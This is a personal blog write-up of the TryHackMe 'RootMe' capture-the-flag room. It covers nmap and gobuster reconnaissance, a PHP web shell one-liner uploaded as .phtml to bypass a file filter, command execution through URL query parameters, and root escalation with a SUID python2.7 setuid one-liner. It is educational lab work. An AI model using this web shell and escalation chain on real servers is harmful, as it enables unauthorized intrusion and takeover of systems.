Portfolio
Documenting what I learn - Labs, CTFs, etc.
TryHackMe: RootMe Room
by Jason Chan
Been a moment since the last post, I have been busy with midterms…
Anyways, today, we will be going over the RootMe room over at TryHackMe. I believe, by the name, this room/CTF is about getting to the root of the vulnerable machine.
Starting with reconnaissance, I will use nmap. A tool that is useful in scanning the network for open ports that can be exploited. I will run nmap on 10.201.124.246, the IP address of the vulnerable machine.
nmap returned the following:

We have a ssh service open on port 22 and a http service open on port 80.

Since we have a http service, I will try to just search up the IP address on a browser to see if there is a website or not.
Fortunately, there is a website; however, there isn’t anything interactive on it.
One of the questions in the CTF asks about what version of Apache the machine is running, and from my previous scan, we cannot really tell. However, nmap comes with many flags. Here is a handy cheatsheet - nmap flags
In the cheatsheet, we see a -sV flag that could be run with nmap to determine which services are available and their versions.

From the scan, we know that the machine is running on Apache 2.4.41.
Now, since there is a website available, we can snoop around with gobuster. A tool that is used to find directories on the web server that is hosting the website.
gobuster dir -u [URL] -w [wordlist]
dir indicates directory bruteforcing mode; there are many different modes
-u [URL] specifies the target URL, in this case http://10.201.124.246
-w [wordlist] indicates what wordlist you would bruteforce with

From gobuster, we have a few choices…
/css, /js, /panel, /uploads..
I think /panel stands out the most, since to me, it’s like synonymous with admin panels. /css, /js, /uploads could contain information, but more likely than not, it’s used to make the site appealing/functional - we will view them later.
Visiting http://10.201.124.246/panel/ gave me a panel that prompts me to upload a file. I think whatever we upload could be seen in /uploads.

Error happened when I clicked upload without selecting a file
Since I could upload a file - why not?

Successfully uploaded doggo.png
After uploading the picture, I went to /uploads to see if my picture was there…

There it is.
Anyways, apart from this tomfoolery, being able to upload files willy-nilly onto a server is pretty dangerous.
Now, let’s go back and view what /css and /js had in store before moving on.

CSS directory, nothing too notable

JS directory, also nothing notable

Function found in js directory, maybe we could exploit something here, but it feels like the function is served more as an aesthetic
Anyways, back to /panel - seems most likely exploitable and thus highest priority. We could maybe upload a file, like a script, to execute things on our behalf? For example, like a bash file?
After a quick Google Search, it seems like my plan will not work because scripts typically do not automatically execute unless they are placed in specific folders that are executed/read during startup and other operations done by the Task Scheduler.
However, I did find this… File Upload Vulnerabilities
The article goes over how we can exploit file uploads - mainly by uploading web shells, malicious scripts that are executed by the web server just by sending http requests. So I was in the right direction…
Anyways, let’s use a template by PortSwigger, I will add the one-liner below into a .php file and upload it.
<?php echo system($_GET['command']); ?>


Seems like we cannot upload .php files… but let’s see if we can upload .phtml files. .phtml files are basically .php files, but with html mixed in. There shouldn’t really be any differences in functionality in this case.
This can be simply done by changing the file that we initially were going to upload into a .phtml, which can be done using the mv command on Linux. (mv is move)
mv [old file location] [new file location]
In this case, we use mv bad.php bad.phtml. And then we reupload…


So, now, with a .php equivalent file uploaded, we can exploit the web server by sending http requests. This can simply be done by replacing the query parameters.
For example, PortSwigger has this as a template.
GET /example/exploit.php?command=id HTTP/1.1
From this template, we know that we need to be in the directory that houses our bad file, so we need to be in /uploads, and then we need to get to bad.phtml and query it with a command. In this case, PortSwigger used the id command. We will do the same.
http://10.201.124.246/uploads/bad.phtml?command=id
http://10.201.124.246/uploads/bad.phtml?command=whoami
These queries returned an empty blank page, which seems like my .phtml script isn’t really doing anything. This is reaffirmed by the fact that when I used curl, Content-Length of these queries were 0.

So now, what I’m thinking is that perhaps the web server ignores these commands, or that when I echo’ed the command into the .phtml file, the double quotes may have messed up the initial command.

It seems like the command that we echo’ed omitted the GET $_. One alternative to the double quotes would be the single quotes. Let’s see if that works.

Now, we reupload and then do the same test, but instead of running the previous queries, we will run them on bad2.phtml.
http://10.201.124.246/uploads/bad2.phtml?command=id
http://10.201.124.246/uploads/bad2.phtml?command=whoami
http://10.201.124.246/uploads/bad2.phtml?command=pwd



From these commands, we essentially did some reconnaissance, especially from the last one, we see multiple directories that we can access or go back to.
One of the questions the CTF asks us is to find the flag related to user.txt. The way I approached this was to just navigate around, and accidentally stumbled across user.txt in the /var/www directory. I used ls as the command.
http://10.201.124.246/uploads/bad2.phtml?command=ls /var/www/html
http://10.201.124.246/uploads/bad2.phtml?command=ls /var/www



As you can see, the user.txt file is located in the /var/www directory. Another way to do this is to use the find command on Linux. Given that we had the necessary scope of directories from the pwd command, we can just run find /var -name "user.txt.
Now, all we have to do is open the user.txt to find the flag. This can be done by just querying cat /var/www/user.txt.
The next step is privilege escalation. We are tasked with finding files with the SUID permission. SUID is “Set User ID”, so basically, what happens is when we execute a file with SUID, we aren’t executing the file as the user, but rather, the owner who owns the file. So, for example, if root owns the file and we execute the file, we will execute the file as root.
So, if the file that we find allows us to put in some kind of input, that means we can essentially put in input and execute things as root.
SUID : -rwsr--r--

First - : Normal file
rws : Owner can read, write, and notice that s is in the execute place. This indicates SUID permission.
r-- : Group can read, cannot write and execute
r-- : Other can read, cannot write and execute.
This is an example of what an SUID file permission would look like
To find files with the SUID permission, we need to use the find command on Linux. Specifically…
find / -user root -perm /4000

find, starting from root (/), files that are created by user root.
Files that that have permission /4000.
The /4000 part matches any file that has the SUID bit.
It is not asking for an exact match.
 pathways to files that have the SUID permission
As you can see, it is badly parsed… However, we can use a text splitter, like this one. Now, the text is much more readable.

Now, from this parsed text of files that have SUID permission, we immediately see a glaring problem.
usr/bin/pyhton2.7 has SUID permission. Why is this a problem? Well, interpreters (like Python) do not usually come with SUID. This is because when we give SUID permission to the interpreter, when code is written, others can execute their code as root, which is extremely dangerous.
For example, we can escalate our privileges by doing:
http://10.201.124.246/uploads/bad2.phtml?command=/usr/bin/python2.7 -c 'import os; os.setgid(0); os.setuid(0);'

We call Python, and by using the -c flag, we can write code that will be interpreted by Python.
In this case, we import the operating system and then tell it to set our current gid and uid to 0 (root).
But this doesn’t actually do anything, we need to specify more commands to be executed as root after the os.setuid(0);.
So to complete the room, we need to open root.txt. But we don’t really know where it is… However, we can just let os find it.
http://10.201.124.246/uploads/bad2.phtml?command=/usr/bin/python2.7 -c 'import os; os.setgid(0); os.setuid(0); print(os.listdir("/root"))'
This tells the os to list items inside /root. Where we find root.txt.

And then to open the file, we just run…
http://10.201.124.246/uploads/bad2.phtml?command=/usr/bin/python2.7 -c 'import os; os.setgid(0); os.setuid(0); print(open("/root/root.txt").read())'
Giving us the final flag for the room.
Overall, I feel like I definitely could have done this in a better way (and more intended way) by creating an actual reverse shell instead of relying on the simple php command script. However, I still managed to get root “access” and completed the CTF. I have learned how to exploit file uploads by uploading php scripts that could be used maliciously by utilizing http requests and how to exploit SUID file permissions, alongside GTFOBins to escalate privileges.
uhhh… I also didn’t know why the commands were giving me dups, but yeah.. :P
Thanks for reading!